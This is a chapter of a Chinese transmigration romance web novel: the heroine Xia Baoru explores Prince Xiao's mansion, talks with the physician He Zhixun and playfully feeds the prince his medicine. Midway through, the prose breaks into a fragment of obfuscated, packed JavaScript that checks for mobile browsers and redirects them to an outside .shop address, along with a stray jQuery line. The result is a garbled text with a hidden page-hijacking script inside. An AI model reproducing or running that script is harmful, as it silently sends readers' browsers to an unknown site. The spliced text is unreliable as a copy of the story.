“嫂嫂,你们在说什么悄悄话呢?”昭阳说完也拿了个玫瑰饼。
夏宝如笑道:“你这顺风耳都听到了,那还算哪门子悄悄话。”
昭阳嘿嘿一笑又问:“嫂嫂,用完午膳我们去御花园走走吧。”
崔皇后插话道:“昭阳,你三嫂和三哥今天累了,你若是想去御花园,叫你五哥陪你去。”
昭阳闻言咬唇皱眉,“五哥这个榆木脑袋,我才懒得和他去。”
裴瑾被妹妹慊弃,面上倏忽泛红。
“嫂嫂对不起,我忘了你累一天了。改天我挑个好日子再邀你玩。”昭阳回过神发现自己确实对三嫂兴奋过度。
夏宝如笑着应下昭阳的话,后者这才又生龙活虎。
饭毕,夏宝如和裴玉容漱口盥手后离了凤仪宫,终是乘上回府的马车。
夏宝如大约是午膳用得太多,耷拉着脑袋昏昏欲睡。
裴玉容端坐一旁闭目养神,脑海中回想夏宝如用午膳时的样子,不由得怀疑夏文清平日里究竟苛待她到什么地步。
裴玉容睁眼凝视着夏宝如安然的睡颜,难以名状的羞愧之情油然而生。
崔皇后有句话说得很对,夏宝如无论个性或是相貌,活脱脱从画里走出来的人。
瑶台仙子,近在咫尺。
或许上天也愿意垂怜他一次。
马车行至萧王府停下,本来酣睡的夏宝如不等裴玉容提供叫醒服务,自己先迷瞪睁眼。她自顾自地下了马车,在月白和风清的搀扶下径自走进王府。
飞泉站在一边目睹了王妃忽略萧王的全过程。他转过脸睇了眼裴玉容,后者只无奈地叹口气,随夏宝如的自在。
夏宝如迷迷糊糊地回到摘星楼,鞋履没来得及脱就一头卧倒在贵妃榻上。
王府内有侍女立在房间外守着夏宝如,风清交代过竹青和苏芳后才算安心。
竹青和苏芳都是十五六岁,因着萧王妃入府才被调来伺候。平日里二人没少听说有关裴玉容的传闻,在王府做事也是战战兢兢、恪守本分。
月白和风清是王妃从府上就带来的贴身侍女,比她们两个自然更得主子信赖。竹青和苏芳还不知王妃脾性,但看月白和风清二位姐姐待她们亲厚,想必王妃也是温良平和。
苏芳低垂着头不语,竹青觉着无聊,抬头仰望碧空之上云卷云舒。偶尔飞过一只云雀发出啾啾声,再没有别的动响。
都说春困秋乏,竹青送走了她下午观察的第六朵云后终于忍不住打了个哈欠。
屋门吱地一声打开,夏宝如伸了个懒腰:“这一觉睡得真舒服。”
竹青吓得连忙捂住嘴,苏芳低着头说:“殿下,我这就去叫月白姐姐来。”
“无碍,我自己想出去走走。你们先回去休息吧,若是月白和风清问起来就说是我的意思。”
苏芳和竹青相视一笑,欣喜道:“多谢王妃!”夏宝如摆摆手,随后径自出了摘星楼。
古人的建筑讲究对称,夏宝如穿越前也是逛过相似的古建筑,也不担心自己会迷路。再者说,她也好奇这萧王府究竟是个什么样。
夏宝如先去了萧王府的后花园。穿过蜿蜒小径,翠绿的竹海将她包裹在拂去尘世喧嚣的一方清逸中。静思榭立于春水之上,她静坐发呆,听湖中鱼儿游得欢快自在。沧海楼立于假山之间,登高望远,后花园春景一览无余。
夏宝如折返往摘星楼的东边去,竟行至煎药房。王府下人见王妃大驾,忙停下手里的活行礼请安。
“都起来吧,我只是碰巧路过。”得到夏宝如的示意后煎药房众人各司其职。
夏宝如见煎药房中烟雾缭绕但乱中有序,看了一会儿便出了煎药房。
她再往摘星楼的正南方向走几步远,就到了萧王住的雅言堂。
夏宝如刚迈进雅言堂,一穿着青色官服的男子恰巧与其四目相对。
贺之寻自然晓得来者是萧王妃,登时立在原地拱手问安:“臣下见过萧王妃殿下。”
“免礼,还要请教尊驾是?”
贺之寻直起身道:“王妃客气,臣下是太医贺之寻。”
夏宝如开门见山问:“萧王殿下身体不舒服吗?”
他听到问话似是一愣,旋即答话道:“回王妃话,殿下近几日劳累过度,引得旧伤反复。不过还请王妃放心,殿下服用臣下开的药方再多加静养便无大碍。”
“有劳贺太医,我都记住了。”
贺之寻这才敢细瞧夏宝如,朱唇贝齿、面若桃花,笑起来面上还有两个笑涡。
他裴玉容还真是好命。
刀伤有他这个华佗再世的神医,因而捡回一条命;劫后余生居然还有佳人相伴。
裴玉容出生便在帝王家,就算不受宠也是早早在京城开了府。和他这样于官场挣扎沉浮的普通人比,还是舒心不少啊。
但话又说回来,裴玉容因为外貌遭受的冷眼和流言如若换做贺之寻,他是否承受得住?
罢了罢了,知足常乐,他还是老实本分地做个医术高明的太医吧。
贺之寻正想得出神,夏宝如又问道:“那萧王平日有什么忌口吗?或者还有哪些不能做的事。”
他暗忖做戏做全套,萧王妃也是个聪明人啊。
“萧王殿下不宜过度劳累,平日里注意清淡饮食。还有就是……”
夏宝如见他话说一半追问道:“还有什么?”
“房事不宜太过频繁。”
夏宝如两眼一黑:“……你想多了。”
贺之寻大为震撼,难道萧王殿下有那方面的隐疾吗!
他自诩礼朝第一神医的职业操守叫他无论如何都不能坐以待毙。贺之寻好整以暇:“王妃放心,就算上刀山下火海,臣下也会医好萧王殿下的。”
“贺太医,我们说的好像不是一件事吧……”夏宝如穿越前好歹是个满腹经纶的“读书人”,这点子潜台词还是手拿把掐的。
贺之寻叹了口气:“王妃殿下不必多言,同为男人臣下都懂。”
夏宝如略一沉吟:“难道你?”
“当然不是我本人!”贺之寻严词否认,“医者仁心,臣下替他人瞧病瞧得多,经验还是有一些的。”
“贺太医啊。”夏宝如语重心长:“萧王殿下人很好,你还是别蓄意抹黑了吧。”就算要抹黑也别带上她啊。
贺之寻惊觉自己失态了。“是臣下对萧王殿下妄加揣测,臣下知错,还望王妃赎罪。”
夏宝如笑了笑:“放心,我会将这话烂在肚子里的。”唇亡齿寒的道理浅显易懂啊。“贺太医,你是从前一直为萧王殿下看病吗,你们二人认识多久了?”
“回王妃,臣下是前年幸得萧王殿下提携才在太医院占据一席之地。一月前萧王殿下受伤,自那之后便是臣下为萧王殿下开方医治。”
“果然总裁身边都有个医生朋友。”
“王妃您说什么?”
夏宝如笑着摇摇头:“无事,就是想起话本里的内容。”贺之寻半信半疑地眨眨眼。
正巧王府的下人端来了刚煎好的药汤,贺之寻便告辞出了萧王府。夏宝如见那下人送完药汤后从屋中离开,手上却是空空如也。
她想起裴玉容六亲缘浅,念及从前自己看病时的忐忑不安,推己及人,还是去关心一下裴玉容吧。
层岚和连霏守在屋外两边。夏宝如见人高马大地二人杵在门外,活像保家镇宅的门神。
她怕自己突然进去撞见不该看见的东西,先站在屋外问道:“殿下,我可以进来吗?”
得到裴玉容肯定的答复后,夏宝如招呼层岚在其耳边交代了几句话,这才跨步进屋。
入目便是一方书案,两侧陈列花几。漏窗泄进暖融融的光柱,屋中这才增添些许生气。放在书案上的那碗药汤还滚着热气。
夏宝如绕过屏风停在帷帐前。
“找我什么事?”裴玉容率先打破沉默。
35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17861545|212019||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
>“听说殿下身体欠佳,我特意来看望。”夏宝如打量着帷帐之后若影若现的身影。
“你先回去,免得沾染了病气。”
“殿下,我来喂你吃药怎么样?”
帷帐后的身影蹭地一下站起身,裴玉容羞恼道:“夏宝如!”
夏宝如闻言转身端来药汤,一只手就要掀开帷帐。裴玉容高声制止:“夏宝如,你!”
“殿下,我就在这里啊。”
“你快走,我不用你给我喂药喝!”
“可我们不是夫妻吗,喂个药怎么了?”夏宝如搬出前一晚裴玉容亲口说过的话。
裴玉容死死拉住帷帐,夏宝如眼睛一转低语道:“好烫啊……”
裴玉容怕害得夏宝如双手烫伤,不再垂死挣扎。夏宝如见状笑嘻嘻地掀开帷帐于裴玉容的床边坐下。
他发现自己被耍,恼羞成怒道:“夏宝如,你真是个小骗子。”
夏宝如不理他,用汤匙在药汤中打圈,随后舀了一勺放在嘴边轻轻吹气。
“不烫了,殿下你喝吧。”夏宝如将汤匙递到裴玉容嘴边。后者脸红到无地自容。
夏宝如见裴玉容不肯喝,连声安慰道:“我叫层岚去膳房拿了些蜜饯,殿下若是怕苦那就待会就着蜜饯喝。”
裴玉容一手捂着脸咬牙切齿道:“夏宝如,我真是上辈子欠你的吧?”
夏宝如摆摆手:“诶,哪有什么欠不欠的,喝完这药我们两不相欠。”
“夏宝如,你是故意气我的吧?”
她眨巴着眼睛很是无辜:“殿下,你怎么能践踏我的一片真情呢。”
裴玉容气得想笑:“你明明就是故意捉弄我寻开心!”
夏宝如心思被拆穿,只得装乖卖傻:“俗话说拿人手软吃人嘴短,殿下既然答应为我在万珍阁一掷千金,那我总得有些回报才是。”
“你真是恩将仇报。”
“殿下,有我这么一个貌美又有趣的妻子喂你喝药,你心底就偷着笑吧。”
“哎,我从未见过像你一样缠人的。”裴玉容败下阵来,说完话硬着头皮喝下了那勺药汤。夏宝如大获全胜,得意地两只眼睛弯成浅浅的月牙。
裴玉容也不管药汤烫不烫,只想着赶快结束这一切。他没一会儿喝完最后一勺药汤,夏宝如摸索着腰间寻找方帕,恍然想起慈宁宫时她借给裴玉容了。
这方帕算是有借无还咯……
“王妃殿下,您要的东西属下拿来了。”屋外传来层岚的声音。
裴玉容已经没有力气去阻拦,只好由着夏宝如兴致冲冲地端来一碟蜜饯。她挑了个桃饯打算故技重施,裴玉容倏地箍住夏宝如打算投喂的那只手。
“殿下,你弄疼我了。”夏宝如紧皱眉头往后缩手。裴玉容从未碰过姑娘,以为自己力气用大了忙松开手。“抱歉,我不知道……”
夏宝如趁着裴玉容说话的空档,成功投喂了一颗桃饯。她嘿嘿笑道:“好吃吧,吃完这个就不苦了。”
这回轮到裴玉容眉头紧锁:“夏宝如,你真是满肚子坏水!”说完不忘嚼了嚼嘴巴里的蜜饯,确实甜。
“这叫兵不厌诈,再吃一颗吗?”“不了,待会晚膳都不必用了。”
“为什么?”
“被你气饱了!”
话虽如此,夏宝如还是能瞧出来裴玉容心情不错的。“殿下喝完药了,那我的任务就完成了。”既然关心过了。她还是溜之大吉为上。
孤男寡女的,小心一个不幸演变为干柴烈火。
裴玉容哑然失笑:“我怎么不知道有人给你派了这任务。”
“我在摘星楼小憩时梦到有一高人告诉我,殿下喝药怕苦,我这才赶来救殿下于水火之中。”
“油嘴滑舌……”
夏宝如笑着撇撇嘴,随即一阵风似地消失得无影无踪。
裴玉容目送她离开后视线定格在那碟颜色鲜亮的蜜饯上,低低笑出了声。